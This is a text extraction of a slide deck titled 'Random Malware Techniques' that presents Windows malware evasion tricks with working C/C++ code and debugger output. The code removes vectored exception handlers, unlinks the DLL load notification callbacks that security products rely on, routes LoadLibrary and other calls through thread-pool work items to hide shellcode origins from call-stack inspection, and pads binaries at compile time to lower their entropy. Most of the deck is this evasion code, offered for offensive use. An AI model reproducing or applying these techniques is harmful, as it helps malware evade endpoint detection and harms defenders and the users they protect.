Random Malware Techniques

Rad

Knowledge should be free.

Credit must be Given to:

- Jonas L (@jonasLyk)
- Peter Winter-Smith (@peterwintrsmith)
- modexp (@modexpblog)
- 5pider (@C5pider)

Agenda

Vectored Exception Handling

Userland DLL Notifications

Work Items

Compile Time Tricks

Hardware Breakpoints


Q/A

Vectored Exception Handling

- An application can register a “handler”
- Handler is called whenever an exceptions occurs
  - Handler is of type PVECTORED_EXCEPTION_HANDLER
  - Receives a _EXCEPTION_POINTERS* struct containing exception information
- Possible to add and remove handlers with the Win32 API
  - AddVectoredExceptionHandler
  - RemoveVectoredExceptionHandler
- Extension of Structured Exception Handling
  - However, not frame based
  - Called at <u>any</u> point where the exception occurs

https://learn.microsoft.com/en-us/windows/win32/debug/vectored-exception-handling

```cpp
LONG WINAPI dummy_exception_handler(PEXCEPTION_POINTERS exception_info)
{
    if (exception_info->ExceptionRecord->ExceptionCode == EXCEPTION_INT_DIVIDE_BY_ZERO) {
        printf("0x%p\n", reinterpret_cast<PVOID>(exception_info->ContextRecord->Rip));
        exception_info->ContextRecord->Rip += 2;
        return EXCEPTION_CONTINUE_EXECUTION;
    }

    return EXCEPTION_CONTINUE_SEARCH;
}

int main()
{
    const PVOID dummy_handler = AddVectoredExceptionHandler(0, &dummy_exception_handler);

    if (dummy_handler != nullptr)
    {
        volatile int x = 1;
        x /= 0; // throws an exception
        printf("Recovered?\n");
        RemoveVectoredExceptionHandler(dummy_handler);
    }
}
```



```
0x00007FF789B410EC
Recovered?
```

```
{

    PVECTXCPT_CALLOUT_ENTRY CalloutEntry;
    LONG ReturnValue;

    CalloutEntry = RtlAllocateHeap(RtlProcessHeap(),0,sizeof(*CalloutEntry));

    if (CalloutEntry) {
        CalloutEntry->VectoredHandler = VectoredHandler;

        RtlEnterCriticalSection(&RtlpCalloutEntryLock);
        if (FirstHandler) {
            InsertHeadList(&RtlpCalloutEntryList,&CalloutEntry->Links);
        } else {
            InsertTailList(&RtlpCalloutEntryList,&CalloutEntry->Links);
        }
        RtlLeaveCriticalSection(&RtlpCalloutEntryLock);
    }
    return CalloutEntry;
}
```

```
typedef struct _VECTXCPT_CALLOUT_ENTRY {
    LIST_ENTRY Links;
    PVECTORED_EXCEPTION_HANDLER VectoredHandler;
} VECTXCPT_CALLOUT_ENTRY,
*PVECTXCPT_CALLOUT_ENTRY;
```

https://github.com/tongzx/nt5src/blob/master/Source/XPSP1/NT/base/ntdll/vectxcpt.c

Removing Vectored Exception Handlers

- AddVectoredExceptionHandler works by:
  - Adding the “encoded” function pointer of our exception handler to a linked list
  - It will insert at (First ? Head : Tail)
- Our goal is to:
  - Find the head of this linked list
  - Traverse the linked list
  - Save all the entries
  - Remove all the entries
- We don’t have access to the private symbols per se

```
PVOID find_LdrpVectorHandlerList()
{
        BOOL found = FALSE;
        const PVOID dummy_handler = AddVectoredExceptionHandler(0, &dummy_exception_handler);
        if (dummy_handler == nullptr)
                return nullptr;
        PLIST_ENTRY next = static_cast<PLIST_ENTRY>(dummy_handler)->Flink;
        PVOID section_va;
        DWORD section_sz;

        // LdrpVectorHandlerList will be found in the .data section of NTDLL.dll
        if (get_ntdll_section_va(".data", &section_va, &section_sz))
        {
                while (static_cast<PVOID>(next) != dummy_handler)
                {
                        if (static_cast<PVOID>(next) >= section_va &&
                                static_cast<PVOID>(next) <= static_cast<PVOID*>(section_va) + section_sz)
                        {
                                found = TRUE;
                                break;
                        }

                        next = next->Flink;
                }
        }

        RemoveVectoredExceptionHandler(dummy_handler);
        return found ? next : nullptr;
}
```

```cpp
BOOL clear_veh()
{
      const PVOID LdrpVectorHandlerList = find_LdrpVectorHandlerList();
      if (LdrpVectorHandlerList == nullptr) return FALSE;
      auto next = static_cast<PLIST_ENTRY>(LdrpVectorHandlerList)->Flink;

      for (; next != LdrpVectorHandlerList && veh_counter < 64;
            veh_counter++, next = next->Flink)
      {
            PRINT("[+] Removing Vectored Exception Handler:\t0x%p\n", next);
            veh_handles[veh_counter] = reinterpret_cast<PVECTXCPT_CALLOUT_ENTRY>(next);
      }

      for (unsigned i = 0; i < veh_counter; i++)
      {
            RemoveVectoredExceptionHandler(veh_handles[i]);
      }

      return veh_counter ? TRUE : FALSE;
}
```

```
inline void restore_veh()
{
	PVOID LdrpVectorHandlerList = find_LdrpVectorHandlerList();
	if (LdrpVectorHandlerList == nullptr) return;
	auto next = static_cast<PLIST_ENTRY>(LdrpVectorHandlerList)->Flink;

	//
	// Re-register the saved exception handlers
	//
	for (unsigned i = 0; i < veh_counter; i++)
	{
		PRINT("[+] Restoring Vectored Exception Handler:\t0x%p\n", 
DecodePointer(veh_handles[i]->VectoredHandler));
		AddVectoredExceptionHandler(
			0, static_cast<PVECTORED_EXCEPTION_HANDLER>(DecodePointer(veh_handles[i]->VectoredHandler)));
	}
	veh_counter = 0;

}
```

Agenda

Vectored Exception Handling

Userland DLL Notifications

Work Items

Compile Time Tricks

Hardware Breakpoints

Q/A


DLL Load (and unload) Notifications

- “Registers for notification when a DLL is first loaded.” and unloaded
- The notification is a callback to a function we define with some information:

```
typedef struct _LDR_DLL_LOADED_NOTIFICATION_DATA
{
      ULONG Flags; //Reserved.
      PCUNICODE_STRING FullDllName; //The full path name of the DLL module.
      PCUNICODE_STRING BaseDllName; //The base file name of the DLL module.
      PVOID DllBase; //A pointer to the base address for the DLL in memory.
      ULONG SizeOfImage; //The size of the DLL image, in bytes.
} LDR_DLL_LOADED_NOTIFICATION_DATA, *PLDR_DLL_LOADED_NOTIFICATION_DATA;


typedef VOID (CALLBACK* LdrDllNotification)(ULONG, PLDR_DLL_NOTIFICATION_DATA, PVOID);
```

https://learn.microsoft.com/en-us/windows/win32/devnotes/ldrregisterdllnotification

```c
VOID dll_load_callback(ULONG NotificationReason, const PLDR_DLL_NOTIFICATION_DATA NotificationData, PVOID Context)
{
    if (NotificationReason == LDR_DLL_NOTIFICATION_REASON_LOADED) // 1
    {
        if (NotificationData->Loaded.FullDllName)
        {
            printf("dll_load_callback: DLL loaded %wZ\n", NotificationData->Loaded.FullDllName);
        }
    }
    else
    {
        if (NotificationData->Unloaded.FullDllName)
        {
            printf("dll_load_callback: DLL Un-loaded %wZ\n", NotificationData->Unloaded.FullDllName);
        }
    }
}


int main()
{
    IMPORTAPI(L"NTDLL.dll", LdrRegisterDllNotification, NTSTATUS, ULONG, LdrDllNotification, PVOID, PVOID*);

    PVOID cookie;
    LdrRegisterDllNotification(0, (LdrDllNotification)dll_load_callback, NULL, &cookie);

    HMODULE h_dbghelp = FreeLibrary(LoadLibraryA("DBGHELP.dll"));
}
```



```
dll_load_callback: DLL loaded C:\WINDOWS\System32\RPCRT4.dll
dll_load_callback: DLL loaded C:\WINDOWS\System32\combase.dll
dll_load_callback: DLL loaded C:\WINDOWS\System32\msvcp_win.dll
dll_load_callback: DLL loaded C:\WINDOWS\System32\OLEAUT32.dll
dll_load_callback: DLL loaded C:\WINDOWS\SYSTEM32\DBGHELP.dll
dll_load_callback: DLL Un-loaded C:\WINDOWS\SYSTEM32\DBGHELP.dll
dll_load_callback: DLL Un-loaded C:\WINDOWS\System32\OLEAUT32.dll
dll_load_callback: DLL Un-loaded C:\WINDOWS\System32\msvcp_win.dll
dll_load_callback: DLL Un-loaded C:\WINDOWS\System32\combase.dll
dll_load_callback: DLL Un-loaded C:\WINDOWS\System32\RPCRT4.dll
dll_load_callback: DLL loaded C:\WINDOWS\System32\msvcrt.dll
dll_load_callback: DLL loaded C:\WINDOWS\SYSTEM32\kernel.appcore.dll
```

Removing these Notifications

1. Register a fake callback/notification
2. It’s implemented internally as a linked list
3. Find the head (in the “.data” section of NTDLL.dll)
4. Unlink all the entries
5. (Optional) Relink the entries

```cpp
VOID dummy_dll_load_callback(ULONG NotificationReason, const PVOID NotificationData, PVOID Context)
{
}

LIST_ENTRY* get_dll_load_notifications()
{
        PVOID cookie = nullptr;
        NTSTATUS status = API(LdrRegisterDllNotification)(0, dummy_dll_load_callback, nullptr, &cookie);
        if (cookie == nullptr) return nullptr;
        const auto LdrpDllNotificationList = static_cast<LIST_ENTRY*>(cookie);
        auto LdrpDllNotificationListNext = LdrpDllNotificationList->Flink;

        PVOID section_va;
        DWORD section_sz;

        //
        // LdrpVectorHandlerList will be found in the .data section of NTDLL.dll
        //
        if (get_ntdll_section_va(".data", &section_va, &section_sz))
        {
                while (LdrpDllNotificationListNext != LdrpDllNotificationList)
                {
                        if (LdrpDllNotificationListNext >= section_va &&
                                LdrpDllNotificationListNext <= rva2_va<PVOID>(section_va, section_sz))
                        {
                                API(LdrUnregisterDllNotification)(cookie);

                                return LdrpDllNotificationListNext;
                        }
                        LdrpDllNotificationListNext = LdrpDllNotificationListNext->Flink;
                }
        }

        return nullptr;
}
```

```
inline LIST_ENTRY* remove_dll_load_notifications()
{
	LIST_ENTRY* dll_notification_list = nullptr;
	if ((dll_notification_list = get_dll_load_notifications()) != nullptr)
	{
		const auto head = dll_notification_list;
		auto next = dll_notification_list->Flink;
		while (next != head)
		{
			PRINT("[+] Removing dll load notification 0x%p\n", next)

			const auto old_flink = next->Flink;
			const auto old_blink = next->Blink;
			old_flink->Blink = old_blink;
			old_blink->Flink = old_flink;
			next->Flink = nullptr;
			next->Blink = nullptr;

			next = old_flink;
		}
	}
	return dll_notification_list;
}
```

Agenda

Vectored Exception Handling

Userland DLL Notifications

Work Items


Compile Time Tricks

Hardware Breakpoints


Q/A

Work Items

- If you’ve got shellcode a call stack trace would reveal your call originated from “unbacked RX” memory.
- First seen in Nighthawk C2 for this purpose
- Alternative to callstack spoofing (see https://github.com/klezVirus/SilentMoonwalk)



```
00007ff9`f5291200 4533c0          xor     r8d,r8d
0:004> k
 # Child-SP          RetAddr               Call Site
00 00000035`36bff6c8 00007ff9`f789ca01     KERNELBASE!LoadLibraryW
01 00000035`36bff6d0 00007ff9`f7885976     ntdll!RtlpTpWorkCallback+0x171
02 00000035`36bff7b0 00007ff9`f6ae26ad     ntdll!TppWorkerThread+0x8f6
03 00000035`36bffa90 00007ff9`f78aaa68     KERNEL32!BaseThreadInitThunk+0x1d
04 00000035`36bffac0 00000000`00000000     ntdll!RtlUserThreadStart+0x28
0:004> du rcx
00007ff6`58d54130  "DBGHELP.DLL"
```




```
HMODULE queue_load_library(WCHAR* libraryName, BOOL swtch)
{
	IMPORTAPI(L"NTDLL.dll", NtWaitForSingleObject, NTSTATUS, HANDLE, BOOLEAN, PLARGE_INTEGER);
	if (swtch)
	{
		IMPORTAPI(L"NTDLL.dll", RtlQueueWorkItem, NTSTATUS, PVOID, PVOID, ULONG);

		if (NT_SUCCESS(RtlQueueWorkItem(&LoadLibraryW, (PVOID)libraryName, WT_EXECUTEDEFAULT)))
		{
			LARGE_INTEGER timeout;
			timeout.QuadPart = -500000;
			NtWaitForSingleObject(NtCurrentProcess(), FALSE, &timeout);
		}
	}
	else
	{
		IMPORTAPI(L"NTDLL.dll", RtlRegisterWait, NTSTATUS, PHANDLE, HANDLE, WAITORTIMERCALLBACKFUNC, PVOID, ULONG, ULONG);
		HANDLE new_wait_object;
		HANDLE event_object = CreateEventW(NULL, FALSE, FALSE, NULL);

		if (NT_SUCCESS(RtlRegisterWait(&new_wait_object, event_object, LoadLibraryW, (PVOID)libraryName, 0,
WT_EXECUTEDEFAULT)))
		{
			WaitForSingleObject(event_object, 500);
		}
		CloseHandle(new_wait_object); CloseHandle(event_object);
	}
	return get_module_handle(libraryName);
}
```

The next slide is just an example. **Do not** do this in production “malware”

```c
void workItemWrapper(PVOID functionAddr, DWORD64 firstArg, DWORD64 secondArg, DWORD64 thirdArg, DWORD64 fourthArg)
{
        IMPORTAPI(L"NTDLL.dll", RtlRegisterWait, NTSTATUS, PHANDLE, HANDLE, WAITORTIMERCALLBACKFUNC, PVOID, ULONG, ULONG);
        IMPORTAPI(L"NTDLL.dll", NtContinue, NTSTATUS, PCONTEXT, BOOLEAN);

        CONTEXT contextThread;
        HANDLE newWaitObject;
        HANDLE eventObject = CreateEventW(NULL, FALSE, FALSE, NULL);
        NTSTATUS status = RtlRegisterWait(&newWaitObject, eventObject, RtlCaptureContext, &contextThread, 0, WT_EXECUTEONLYONCE | WT_EXECUTEDEFAULT);
        if (!NT_SUCCESS(status))
                return;
        WaitForSingleObject(eventObject, 500);

        contextThread.Rsp -= 8;
        contextThread.Rip = functionAddr;
        contextThread.Rcx = firstArg;
        contextThread.Rdx = secondArg;
        contextThread.R8 = thirdArg;
        contextThread.R9 = fourthArg;

        status = RtlRegisterWait(&newWaitObject, eventObject, NtContinue, &contextThread, 0, WT_EXECUTEONLYONCE | WT_EXECUTEDEFAULT);
        if (!NT_SUCCESS(status))
                return;

        WaitForSingleObject(eventObject, 500);
        CloseHandle(eventObject); CloseHandle(newWaitObject);
}

int main()
{
        CONTEXT captureMe = { .ContextFlags = CONTEXT_ALL };
        workItemWrapper(GetThreadContext, GetCurrentThread(), &captureMe, NULL, NULL);
        printf("Rip: 0x%p\n", captureMe.Rip);
}
```

Call Stack



```
0:004> k
 # Child-SP          RetAddr               Call Site
00 00000065`546ff798 00007ff9`f789df35     KERNELBASE!GetThreadContext
01 00000065`546ff7a0 00007ff9`f789e292     ntdll!RtlpTpWaitCallback+0xa5
02 00000065`546ff800 00007ff9`f7885976     ntdll!TppExecuteWaitCallback+0xae
03 00000065`546ff850 00007ff9`f6ae26ad     ntdll!TppWorkerThread+0x8f6
04 00000065`546ffb30 00007ff9`f78aaa68     KERNEL32!BaseThreadInitThunk+0x1d
05 00000065`546ffb60 00000000`00000000     ntdll!RtlUserThreadStart+0x28
0:004> r rcx
rcx=fffffffffffffffe
```

Agenda

Vectored Exception Handling

Userland DLL Notifications

Work Items

Compile Time Tricks

Hardware Breakpoints


Q/A

Entropy


- Entropy is just the measure of randomness.
- “Fix”/”Lower entropy by:
  - Concatenate Windows System DLLs
  - Concatenate the first chapter of Harry Potter and the Philosopher's Stone

- We just define an array at compile time
- Populate it with the same character
- Store it any section we want and thus lower that section and our overall entropy.
- Not great, but it works.

```cpp
constexpr int random_seed()
{
    return '0' * -40271 +
        __TIME__[7] * 1 +
        __TIME__[6] * 10 +
        __TIME__[4] * 60 +
        __TIME__[3] * 600 +
        __TIME__[1] * 3600 +
        __TIME__[0] * 36000;
};

template<unsigned int N, typename T, T Value>
struct E {
    constexpr E() : array() {
        for (unsigned int i = 0; i < (N % 1048576); i++) {
            array[i] = T(Value);
        }
    }
    T array[N % 1048576];
};

#pragma code_seg(".text")
__declspec(allocate(".text"))
constexpr auto e = E<random_seed(), long long, 1>();

#pragma code_seg(".data")
__declspec(allocate(".data"))
constexpr auto e2 = E<random_seed(), long long, 1>();

int main() {
    long long total = 0;
    for (const auto x : e.array) total += x;
    for (const auto x : e2.array) total += x;
    return static_cast<int>(total);
}
```



```
File              : comp.exe
Total Entropy     : 4.7121694013871265
Size              : 11.3 KB
Sections          :
        Name     .text
        Size     3584 bytes
        Entropy  5.761128385173015

        Name     .data
        Size     512 bytes
        Entropy  4.295141607113917

        Name     .rdata
        Size     4096 bytes
        Entropy  3.9548915260007806

        Name     .data
        Size     512 bytes
        Entropy  0.44440530617738494

        Name     .pdata
        Size     512 bytes
        Entropy  2.7655954335413 96

        Name     .rsrc
        Size     512 bytes
        Entropy  4.697597008251789

        Name     .reloc
        Size     512 bytes
        Entropy  0.731227137934972
```



```
File              : comp.exe
Total Entropy     : 1.081060821300044
